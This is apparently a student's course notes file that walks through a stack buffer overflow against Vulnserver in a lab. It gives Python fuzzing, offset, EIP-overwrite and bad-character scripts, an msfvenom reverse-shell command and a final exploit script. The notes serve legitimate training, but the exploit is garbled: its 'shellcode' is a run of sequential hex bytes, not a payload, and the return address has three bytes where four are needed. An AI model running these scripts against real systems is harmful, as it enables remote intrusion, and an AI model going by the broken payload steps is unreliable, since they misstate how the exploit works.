

Thank you for downloading! This document is intended to be used as a learning and reference tool. In it you will find all of my compiled notes from various courses I have taken, and helpful information I've collected. I intend to update my GitHub regularly as I gather more information, resources, and continue my efforts. Enjoy and use responsibly.

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## STEPS TO BUFFER OVERFLOW

1. Spiking
2. Fuzzing
3. Finding the Offset
4. Overwriting the EIP
5. Finding Bad Characters
6. Finding the Right Module
7. Generating Shellcode
8. Root

Tools:

Victim Machine: Windows 10  
Vulnerable Software: Vulnserver  
Attack machine: Kali Linux  
Debugger: Immunity Debugger

## SPIKING

To Attach Immunity to our vulnerable server: File > Attach  
Press Play

\*After crashing the vulnerable server we need to close and restart everything

With Kali connect to vulnerable server. The port for vulnserver is 9999  
command: `nc -nv <TargetIP> <port>`

Result:

```
(root@kali) ~ [~/home/kali/Desktop]
nc -nv 172.16.4.177 9999
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Connected to 172.16.4.177:9999.
Welcome to Vulnerable Server! Enter HELP for help.
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

Each one of these commands we will spike to see if we overflow the buffer and crash the program. If it does crash, it may be vulnerable

**To Spike:** \* we spike every command until we find one that is vulnerable

Tool: generic\_send\_tcp Usage: `./generic_send_tcp host port spike_script SKIPVAR SKIPSTR`  
`./generic_send_tcp 192.168.1.100 701 something.spk 0 0`


Leave SKIPVAR and SKIPSTR as 0, but we need a spike script.

Spike script:

```
s_readline();
s_string("STAT ");
s_string_variable("0");
```

//This can be changed for each command

What immunity debugger looks like when the vulnserver command is vulnerable:



## FUZZING

After we find our vulnerable command we will attack that command specifically. In this instance it is TRUN.  
Run both the vulnerable server AND Immunity Debugger as admin

### To Fuzz:

Fuzzing Script:

```
#!/usr/bin/python
import sys, socket
from time import sleep

buffer = "A" * 100 //Adjustable A buffer

while True:
    try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('172.16.4.177', 9999)) //TargetIP, Port

        s.send(('TRUN ./:' + buffer)) //Vulnerable Command
        s.close()
        sleep(1)
        buffer = buffer + "A"*100

    except:
        print "Fuzzing crashed at %s bytes" % str(len(buffer))
        sys.exit()
```

Chmod the script: `chmod +x Fuzz.py`

Run the script: `./Fuzz.py`

**\*\*Watch the vulnerable server and immunityDBG for a crash and ctrl+C the Fuzz Script to find where it crashed. YOU HAVE TO BE QUICK ON THE DRAW HERE.**

After the crash: Locate the EIP value/specific number of bytes (The OFFSET)

## FINDING THE OFFSET

### STEP 1

Tool: Metasploit - Pattern\_Create  
`/usr/share/metasploit - framework/tools/exploit/pattern_create.rb -l 3000` (switch is "L" and 3000 is rounded up bytes where we crashed when fuzzing.)

Take the output from this and adjust the Fuzz script. I have copied and renamed my scripts Offset.py for organizational purposes

Pattern\_Create Script:

```
#!/usr/bin/python
import sys, socket

offset = " " // change variable to offset
// paste value from pattern_create between the "<value>"


try:
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect(('172.16.4.177', 9999))


    s.send(('TRUN ./:' + offset)) //Change variable to offset
    s.close()

except:
    print "Error connecting to the server"
    sys.exit()
```

Change Mode: `chmod +x Find_offset_step_1.py`

Run the script: `./Find_offset_step_1.py`





We can see that we've over written things. BUT we are interested in the EIP value.

## STEP 2

Now that we have this EIP value we use:

Tool: `/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 3000 -q <EIP VALUE>`

After running this we find an offset:

```
(root@kali)~# ./home/kali/Desktop/BoF/3_Offset
# ./pattern_offset.rb -l 3000 -q 386F4337
[*] Exact match at offset 2003
```

This 2003 value means that it is 2003 bytes until you get to the EIP, and then the EIP itself is 4 bytes long.

## OVERWRITING THE EIP

Script for making sure that we have control of the EIP:

```
#!/usr/bin/python
import sys, socket


shellcode = "A" * 2003 + "B" * 4 //New variable called "shellcode"
//2003 A's (offset), 4 B's (should cover the entire EIP)

try:
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect(('172.16.4.177', 9999))

    s.send(('TRUN ./:' + shellcode)) //replace variable with shellcode
    s.close()

except:
    print "Error connecting to the server"
    sys.exit()
```

Run the script `./Overwrite_EIP.py`



The result is that we see we have overwritten the EIP with 4 B's (42424242)

**We control the EIP**

## FINDING BAD CHARACTERS

### STEP 1

Go out to google and search "badchars"

Find a premade list of badchars or you can copy and paste the badchars listed here:

Note: x00 (Nullbyte) is a badchar

With our list we create this script:

```
#!/usr/bin/python
import sys, socket

badchars = ("\\x01\\x02\\x03\\x04\\x05\\x06\\x07\\x08\\x09\\x0a\\x0b\\x0c\\x0d\\x0e\\x0f"
\\x10\\x11\\x12\\x13\\x14\\x15\\x16\\x17\\x18\\x19\\x1a\\x1b\\x1c\\x1d\\x1e\\x1f
\\x20\\x21\\x22\\x23\\x24\\x25\\x26\\x27\\x28\\x29\\x2a\\x2b\\x2c\\x2d\\x2e\\x2f
\\x30\\x31\\x32\\x33\\x34\\x35\\x36\\x37\\x38\\x39\\x3a\\x3b\\x3c\\x3d\\x3e\\x3f
\\x40\\x41\\x42\\x43\\x44\\x45\\x46\\x47\\x48\\x49\\x4a\\x4b\\x4c\\x4d\\x4e\\x4f
\\x50\\x51\\x52\\x53\\x54\\x55\\x56\\x57\\x58\\x59\\x5a\\x5b\\x5c\\x5d\\x5e\\x5f
\\x60\\x61\\x62\\x63\\x64\\x65\\x66\\x67\\x68\\x69\\x6a\\x6b\\x6c\\x6d\\x6e\\x6f
\\x70\\x71\\x72\\x73\\x74\\x75\\x76\\x77\\x78\\x79\\x7a\\x7b\\x7c\\x7d\\x7e\\x7f
\\x80\\x81\\x82\\x83\\x84\\x85\\x86\\x87\\x88\\x89\\x8a\\x8b\\x8c\\x8d\\x8e\\x8f
\\x90\\x91\\x92\\x93\\x94\\x95\\x96\\x97\\x98\\x99\\x9a\\x9b\\x9c\\x9d\\x9e\\x9f
\\xa0\\xa1\\xa2\\xa3\\xa4\\xa5\\xa6\\xa7\\xa8\\xa9\\xaa\\xab\\xac\\xad\\xae\\xaf
\\xb0\\xb1\\xb2\\xb3\\xb4\\xb5\\xb6\\xb7\\xb8\\xb9\\xba\\xbb\\xbc\\xbd\\xbe\\xbf
\\xc0\\xc1\\xc2\\xc3\\xc4\\xc5\\xc6\\xc7\\xc8\\xc9\\xca\\xcb\\xcc\\xcd\\xce\\xcf
\\xd0\\xd1\\xd2\\xd3\\xd4\\xd5\\xd6\\xd7\\xd8\\xd9\\xda\\xdb\\xdc\\xdd\\xde\\xdf
\\xe0\\xe1\\xe2\\xe3\\xe4\\xe5\\xe6\\xe7\\xe8\\xe9\\xea\\xeb\\xec\\xed\\xee\\xef
\\xf0\\xf1\\xf2\\xf3\\xf4\\xf5\\xf6\\xf7\\xf8\\xf9\\xfa\\xfb\\xfc\\xfd\\xfe\\xff)

shellcode = "A" * 2003 + "B" * 4 + badchars


try:
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect(('172.16.4.177', 9999))

    s.send(('TRUN ./:' + shellcode))
    s.close()

except:
    print "Error connecting to the server"
    sys.exit()
```

Run the script. ./Find\_Bad\_Chars.py

## STEP 2



[11:41:24] Access violation when executing [42424242] - use Shift+F7/F8/F9 to pass exception to program

Now that we crashed the program, we are interesting in the HEX DUMP (SEE ABOVE).

This will change the bottom left window of Immunity to the Hex Dump

We need to look from 01 - FF to see if there is anything out of place.

in this particular instance there is nothing out of place, but here is an example of bad chars.

Address	Hex dump	ASCII
00F2F9C8	01 02 03 04 05 06 07 08	00000000
00F2F9C9	09 0A 0B 0C 0D 0E 0F 10	00000000
00F2F9CA	11 12 13 14 15 16 17 18	00000000
00F2F9CB	19 1A 1B 1C 1D 1E 1F 20	00000000
00F2F9CC	21 22 23 24 25 26 27 28	00000000
00F2F9CD	29 2A 2B 2C 2D 2E 2F 30	00000000
00F2F9CE	31 32 33 34 35 36 37 38	00000000
00F2F9CF	39 3A 3B 3C 3D 3E 3F 40	00000000
00F2F9D0	41 42 43 44 45 46 47 48	00000000
00F2F9D1	49 4A 4B 4C 4D 4E 4F 50	00000000
00F2F9D2	51 52 53 54 55 56 57 58	00000000
00F2F9D3	59 5A 5B 5C 5D 5E 5F 60	00000000
00F2F9D4	61 62 63 64 65 66 67 68	00000000
00F2F9D5	69 6A 6B 6C 6D 6E 6F 70	00000000
00F2F9D6	71 72 73 74 75 76 77 78	00000000
00F2F9D7	79 7A 7B 7C 7D 7E 7F 80	00000000
00F2F9D8	81 82 83 84 85 86 87 88	00000000

Address	Hex dump	ASCII
001FF1D0	01 02 03 04 05 06 07 08	00000000
001FF1D1	09 0A 0B 0C 0D 0E 0F 10	00000000
001FF1D2	11 12 13 14 15 16 17 18	00000000
001FF1D3	19 1A 1B 1C 1D 1E 1F 20	00000000
001FF1D4	21 22 23 24 25 26 27 28	00000000
001FF1D5	29 2A 2B 2C 2D 2E 2F 30	00000000
001FF1D6	31 32 33 34 35 36 37 38	00000000
001FF1D7	39 3A 3B 3C 3D 3E 3F 40	00000000
001FF1D8	41 42 43 44 45 46 47 48	00000000
001FF1D9	49 4A 4B 4C 4D 4E 4F 50	00000000
001FF1DA	51 52 53 54 55 56 57 58	00000000
001FF1DB	59 5A 5B 5C 5D 5E 5F 60	00000000
001FF1DC	61 62 63 64 65 66 67 68	00000000
001FF1DD	69 6A 6B 6C 6D 6E 6F 70	00000000
001FF1DE	71 72 73 74 75 76 77 78	00000000
001FF1DF	79 7A 7B 7C 7D 7E 7F 80	00000000



example from above: 04, 05, etc

We need to put mona.py in a specific folder

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
**Side Bar:** How to find the Opcode equivalent to JMP (convert assembly language into hex code)

1. In kali use `/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb`
2. `nasm > JMP ESP`


```
00000000 FFE4 jmp esp
```

This FFE4 is what we need.

Hit enter, and the result will look like **this**:







## GENERATING SHELLCODE AND GAINING ROOT

### STEP 1

GENERATING OUR SHELL CODE WITH MSFVENOM:

```
root@kali:~# msfvenom -p windows/shell reverse tcp LHOST=10.10.10.10 LPORT=4444 EXITFUNC=thread -f c -a x86 -b '\x00'
```

This is the payload we generated:

```

\x49\x52\x53\x54\x55\x56\x57\x58\x59\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\xA0\xA1\xA2\xA3\xA4\xA5\xA6\xA7\xA8\xA9\xB0\xB1\xB2\xB3\xB4\xB5\xB6\xB7\xB8\xB9\xC0\xC1\xC2\xC3\xC4\xC5\xC6\xC7\xC8\xC9\xCA\xCB\xCC\xCD\xCE\xCF\xD0\xD1\xD2\xD3\xD4\xD5\xD6\xD7\xD8\xD9\xDA\xDB\xDC\xDD\xDE\xDF\xE0\xE1\xE2\xE3\xE4\xE5\xE6\xE7\xE8\xE9\xFA\xFB\xFC\xFD\xFE\xFF

```

File is C

Architecture is x86

Where we put our bad chars.  
x00 (null byte) is always bad.

### STEP 2

Create our script:

```

#!/usr/bin/python
import sys, socket

overflow = (" " * 2000 + "\x49\x52\x53\x54\x55\x56\x57\x58\x59\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\xA0\xA1\xA2\xA3\xA4\xA5\xA6\xA7\xA8\xA9\xB0\xB1\xB2\xB3\xB4\xB5\xB6\xB7\xB8\xB9\xC0\xC1\xC2\xC3\xC4\xC5\xC6\xC7\xC8\xC9\xCA\xCB\xCC\xCD\xCE\xCF\xD0\xD1\xD2\xD3\xD4\xD5\xD6\xD7\xD8\xD9\xDA\xDB\xDC\xDD\xDE\xDF\xE0\xE1\xE2\xE3\xE4\xE5\xE6\xE7\xE8\xE9\xFA\xFB\xFC\xFD\xFE\xFF" //Add our generated shellcode

shellcode = "A" * 2003 + "\x49\x50\x62" + "\x90" * 32 + overflow //Add overflow

try:
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect(('172.16.4.177', 9999))

    s.send(("TRUN ./:" + shellcode))
    s.close()

except:
    print "Error connecting to the server"

Note: "No operation" = nops.
It is padding between padding and shell code

```



```
| sys.exit() |
```

#### STEP 3

Set up a netcat listener. > nc -nlp 4444

Run Vulnerable server as admin

Run our script

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